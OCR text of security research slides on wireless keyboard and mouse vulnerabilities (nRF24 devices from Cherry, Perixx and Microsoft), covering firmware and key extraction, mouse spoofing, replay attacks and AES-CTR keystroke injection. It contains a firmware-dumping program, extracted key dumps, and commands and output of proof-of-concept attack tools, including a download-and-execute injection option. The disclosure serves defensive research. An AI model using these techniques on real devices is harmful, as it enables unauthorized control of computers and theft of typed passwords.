
Attack Surface and Attack Scenarios

1. Physical access to wireless desktop set
   - Extract firmware
   - Manipulate firmware
   - Extract cryptographic key material
   - Manipulate cryptographic key material
2. Attacking via radio signals (OTA)
   - Exploiting unencrypted and unauthenticated radio communication
   - Replay attacks
   - Keystroke injection attacks
   - Decrypting encrypted data communication

Found Security Vulnerabilities

1. Insufficient protection of code (firmware) and data (cryptographic key)
2. Unencrypted and unauthenticated data communication
3. Missing protection against replay attacks
4. Insufficient protection against replay attacks
5. Cryptographic issues

Insufficient Protection of Code and Data



„All your sensitive data are belong to me!“

Unauthorized access to sensitive data (firmware & cryptographic key)

Insufficient Protection of Code and Data

```
/* Really simple memory copy firmware */
#include <Nordic\reg24le1.h>
#include <hal_flash.h>

#define LENGTH    512

// data buffer
static uint8_t xdata buffer[LENGTH];

// Main routine
void main()
{
    uint16_t src_addr = 0xFA00;              // start of extended endurance data in NV memory
    uint16_t dest_addr = 0xFC00;             // start of normal endurance data in NV memory
    uint16_t len = LENGTH;

    // erase normal endurance memory pages (34 and 35)
    hal_flash_page_erase(34);
    hal_flash_page_erase(35);

    // read extended endurance data memory from 0xFA00 to buffer
    hal_flash_bytes_read(src_addr, buffer, len);

    // write buffer to to SPI-addressable NVM (normal endurance memory)
    hal_flash_bytes_write(dest_addr, buffer, len);

    // wait forever
    while(1) {}
}
```

Insufficient Protection of Code and Data

- Dump of Cherry Dongle (extract)

```
00007430: 0000 0000 0000 0000 0000 3cdd 9cc7 db74
00007440: 675a c0b2 9796 a55b 913c 0000 0000 0000
00007450: 0000 0000 0000 0000 0000 0000 0000 0000
```

- Dump of Cherry Keyboard (EENVM, extract)

```
00000000: aa32 1d98 5ef9 3cdd 9cc7 db74 675a c0b2
00000010: 9796 a55b 913c ffff ffff ffff ffff ffff
00000020: ffff ffff ffff ffff ffff ffff ffff ffff
```

Insufficient Protection of Code and Data

- Embedded flash memory of several wireless desktop sets can be read and written via the SPI interface of the used nRF24 transceivers
- Flash memory is often not protected by the offered read back protection feature (RDISMB – Read DISable Main Block)
- Content of one-time programmable (OTP) memory can also be modified in a limited way (1→0 but not vice versa)

Insufficient Protection of Code and Data

- Some wireless desktop sets are permanently paired at the factory (no change of cryptographic keys possible by users)
- Cryptographic key generation is unknown
- Thus, an attacker with physical access can either extract the cryptographic key or modify the firmware and/or the cryptographic key

Insufficient Protection of Code and Data

(TS//SI//NF) Such operations involving **supply-chain interdiction** are some of the most productive operations in TAO, because they pre-position access points into hard target networks around the world.

(TS//SI//NF) Left: Intercepted packages are opened carefully; Right: A "load station" implants a beacon

(Source: http://www.heise.de/newsticker/meldung/NSA-manipuliert-per-Post-versandte-US-Netzwerktechnik-2187858.html)

Mouse Spoofing Attacks

„I exploit the obvious!“

Exploiting unencrypted and unauthenticated data communication

Mouse Spoofing Attacks

Mouse Spoofing Attacks


Mouse Spoofing Attacks

- Radio communication of all tested wireless mice was unencrypted and unauthenticated
- By knowing the used mouse data protocol, an attacker can spoof mouse actions like mouse movements or mouse clicks
- Thus, by sending forged data packets, an attacker can remotely control the mouse pointer of a target system in an unauthorized way
- This is old news – but nevertheless exciting

Mouse Spoofing Attacks

- Using trial & error and good educated guesses regarding the target system (heuristic method), mouse spoofing attacks can result in successful remote code execution on affected target systems
- Heuristics concern:
  - Operating system (screen layout & content)
  - Language settings (screen layout & content)
  - Mouse settings (mouse pointer acceleration)
  - Settings of the OS's virtual on-screen keyboard (window position)

Mouse Spoofing Attacks



Mouse Spoofing Attacks

- Pixel-perfect control over the mouse pointer sounded easy but could not be managed so far
- More work needed concerning mouse acceleration (reverse engineering the actual algorithms) to achieve the desired deterministic behavior (e. g. win32k.sys for Windows)
- Current state: Using handcrafted and slowed down mouse actions for more or less reliable attacks in proof-of-concept tool

Mouse Spoofing Attacks


- Using the developed software tool Radioactive Mouse in combination with the USB radio dongle Crazyradio PA and Bastille's nrf-research-firmware, successful mouse spoofing attacks can be performed

Replay Attacks


„Pon de replay!“

Replay attacks against modern wireless desktop sets


Replay Attacks



Replay Attacks




Replay Attacks



Simple GNU Radio Companion flow graph for replay attacks using a software-defined radio (HackRF One)

Replay Attacks

```
# python simple_replay.py -c 25
```



```
Simple Replay Tool v0.2 by Matthias Deeg - SySS GmbH (c) 2016
[*] Configure nRF24 radio
[*] Scanning for wireless keyboard ...
[+] Received data: 083816010100f32a
[+] Found nRF24 device with address A9:A9:8F:EB:CD on channel 25
[?] Attack this device (y/n)? y
[*] Start recording (<CTRL+C> to stop recording)
[+] Received data: 09981601dea2f3157ec032fcfa34ce70dee330c9
[+] Received data: 09981601dea2f3157ec032fcfa34ce70dee330c9
(…)
^C
[*] Stop recording
[*] Press <ENTER> to replay the recorded data packets or <CTRL+C> to quit ...
[+] Send data: 09981601dea2f3157ec032fcfa34ce70dee330c9
[+] Send data: 09981601dea2f3157ec032fcfa34ce70dee330c9
(…)
```

Replay Attacks

- All keyboards of the tested wireless desktop sets were vulnerable to replay attacks (all mice, too)
- Microsoft Wireless Desktop 2000 has a replay protection, but the used window for valid packet counter values is large enough to perform replay attacks under certain conditions (few keystrokes between recording and replaying)
- Simple replay attacks can be performed using a software defined radio without knowing the actual communication protocol (black box)

Replay Attacks

- More sophisticated replay attacks can be easily performed using simple software tool in combination with Crazyradio PA and Bastille's nrf-research-firmware
- Replay attacks allow for the following attacks:
  1. Gaining unauthorized access to unattended screen-locked computer systems
  2. Recovering clear-text keystrokes when having physical access to the USB dongle of the targeted wireless desktop set, for example to gain knowledge of passwords


Keystroke Injection Attacks

„One small keystroke injection for me, one giant injection attack for mousekind.“

Remotely taking control over a computer system

Keystroke Injection Attacks


```
# python keystroke_injector.py -c 6 11 28 32 39 65 75 80 -d perixx
```



```
Keystroke Injector v0.7 by Matthias Deeg - SySS GmbH (c) 2016
[*] Configure nRF24 radio
[*] Set keyboard: Perixx
[*] Scanning for wireless keyboard ...
[+] Found nRF24 device with address 15:25:D8:AB:23 on channel 65
[?] Attack this device (y/n)? y
[*] Search for crypto key (actually a key release packet) ...
[+] Found crypto key
[*] Please choose your attack vector (0 to quit)
    1) Open calc.exe
    2) Open cmd.exe
    3) Classic download & execute attack
    0) Exit
[?] Select keystroke injection attack: 3
[*] Start keystroke injection ...
[*] Done.
```

Keystroke Injection Attacks

```
[root@hackbox nrf24_playset]# python cherry_attack.py
[2016-10-10 12:38:35.779]  Start Cherry Attack v1.0
[2016-10-10 12:38:40.409]  Found keyboard with address 6B:B7:E2:9E:31
[2016-10-10 12:38:41.456]  Received payload: 88e0f93414916ad7c8ca531dfbd663d3
[2016-10-10 12:38:41.546]  Received payload: 8b97b4c62f2fce74f2021ff90870177a
[2016-10-10 12:38:42.272]  Received payload: 596e29b11353aa645341eb30a24ac78b
[2016-10-10 12:38:42.393]  Received payload: c1b16d5ab68ba9f5211ffbdc54f4e3e2
[2016-10-10 12:38:43.697]  Received payload: e4cf505f1d5d106361f9fcb3fe81636f
[2016-10-10 12:38:43.748]  Received payload: eda153b3b8e35d5ecf8837d2dca1436d
[2016-10-10 12:38:45.748]  Got crypto key!
[2016-10-10 12:38:45.748]  Initialize keyboard
[2016-10-10 12:38:55.217]  Received payload: 428ea391a48dbc1c144065c16d08c424
[2016-10-10 12:38:55.255]  Received payload: c9fed3bcfb2180b71d9e079626ada8c8
[2016-10-10 12:38:55.631]  Received payload: 0d46706d0989ac01f2542477e9e4d553
[2016-10-10 12:38:55.691]  Received payload: 91d07c67ed626a89b5d06730102fea57
[2016-10-10 12:38:55.871]  Received payload: 7883d4eb40984f1cd8ece6ea85528614
[2016-10-10 12:38:55.940]  Received payload: bcc20df7b43ee11bab74bb40e9929acd
[2016-10-10 12:38:56.151]  Received payload: 6f9210a70a74bf2a4419accde790f1f1
[2016-10-10 12:38:56.208]  Received payload: cc4d863733b389db7ccf406e517dd19e
[2016-10-10 12:39:02.632]  Received payload: be15865ba027a73287351e7ccf1d314a
[2016-10-10 12:39:02.690]  Received payload: 5c671e64b5ff27d73731859f10dad4e5
[2016-10-10 12:39:02.752]  Received payload: e9ec98ef38129941643a26b1bbe55500
[2016-10-10 12:39:02.897]  Received payload: 122080c94dfd0beb3f0fe33e1b2dec19
[2016-10-10 12:39:02.975]  Received payload: ab95951dad0495919aa4e6893d5deb64
[2016-10-10 12:39:03.028]  Received payload: 01a0bf262707945c2e43d4f5b79b3a78
[2016-10-10 12:39:03.074]  Received payload: b197e871a45a2f1629bb89e5a04cf60d
[2016-10-10 12:39:03.124]  Received payload: f42720acfffdf0f52ba4da2d02af0fd9
[2016-10-10 12:39:03.193]  Received payload: ac230d666e6312eff27ea1df1ac2b675
[2016-10-10 12:39:03.301]  Received payload: 05bb4b188bfc8a423028a52a3c4327fb
[2016-10-10 12:39:03.353]  Received payload: edddb970bb1eec7444a8672158d98084
[2016-10-10 12:39:03.473]  Received payload: 8967ea565c8195e24729d10615b86dc9
[2016-10-10 12:39:03.504]  Received payload: 9155046f0c85bd599c1c2b8a73b9b844
```



SySS Cherry Attack PoC Software Tool

Keystroke Injection Attacks

- Source code excerpt from nRF24 SDK (lib_crypt.h):

```
(…)
 * @brief Example implementation for encrypting/decrypting data
 *
 * The encryption is based on AES counter mode (CTR) where a 128 bit hybrid counter
 * is used for encryption/decryption. The counter is split in two, 11 bytes as MS11B
 * and 5 bytes as LS5B. The LS5B part is not secret and tells the receiver how
 * to decrypt an encrypted message.
(…)
 * Note that the security of the link will not be reduced as a consequence of sending
 * the counter value in plain text as long as the following criteria are met:
 *
 * - Cipher key used for encryption/decryption must be kept secret.
 * - The plain text counter (LS5B) must be modified for each transfer.
(…)
 * The library can be used on both nRF24LU1 and nRF24LE1 devices, but the implementation
 * is slightly different between these. In the nRF24LE1 implementation the LS5B is not
 * a counter, but random values generated by the embedded random number generator.
 * The reason for this is that the counter value would have to be stored in data memory
 * in between each packet, which is not possible when residing in "deep sleep" power save
 * mode.
(…)
```

Keystroke Injection Attacks

- Source code excerpt from nRF24 SDK (lib_crypt_le1.c):

```
void lib_crypt_generate_ls5b(uint8_t * dest_buf)
{
  uint8_t i;
  hal_rng_power_up(true);

  for(i=0;i<5;i++)
    {
    while(!hal_rng_data_ready())
    {}
    dest_buf[i] = hal_rng_read();
    }

  hal_rng_power_up(false);
}
```

Keystroke Injection Attacks

- The tested Cherry and Perixx wireless keyboards use AES with 128 bit keys in counter mode (AES-128-CTR)
- In general, the initialization vector (IV) consists of a nonce and a counter
- The nonce of the tested Cherry keyboard consists of 11 NULL bytes and the counter of a random 40 bit value (5 bytes)
- By manipulating the firmware of the Cherry keyboard via SPI access, the AES-encrypted radio communication could be analyzed


Keystroke Injection Attacks

- The plaintext of a key release packet is as follows:

00	00	00	00	00	00	00	00	00	00	00

(11 NULL bytes)

- Counter mode encryption:




Keystroke Injection Attacks

- The plaintext of a key release packet is as follows:

00	00	00	00	00	00	00	00	00	00	00

(11 NULL bytes)

- Counter mode encryption:



Known values for a key release packet are marked red

Keystroke Injection Attacks

- IVs (random counter values) can be reused (see replay attack)

⇒ *Known plaintext attack*

- Encrypted key release packet consists of 16 Bytes:

- The data of a key release packet (11 NULL bytes) are the actual keystream block, as $x \oplus 0 = x$ (exclusive or)

⇒ *A key release packet can be manipulated arbitrarily*

Keystroke Injection Attacks

- Cherry uses the USB HID data format for sending keystrokes

Modifiers	00	Key Code 1	(…)	Key Code 6

- Examples of modifiers and key codes:
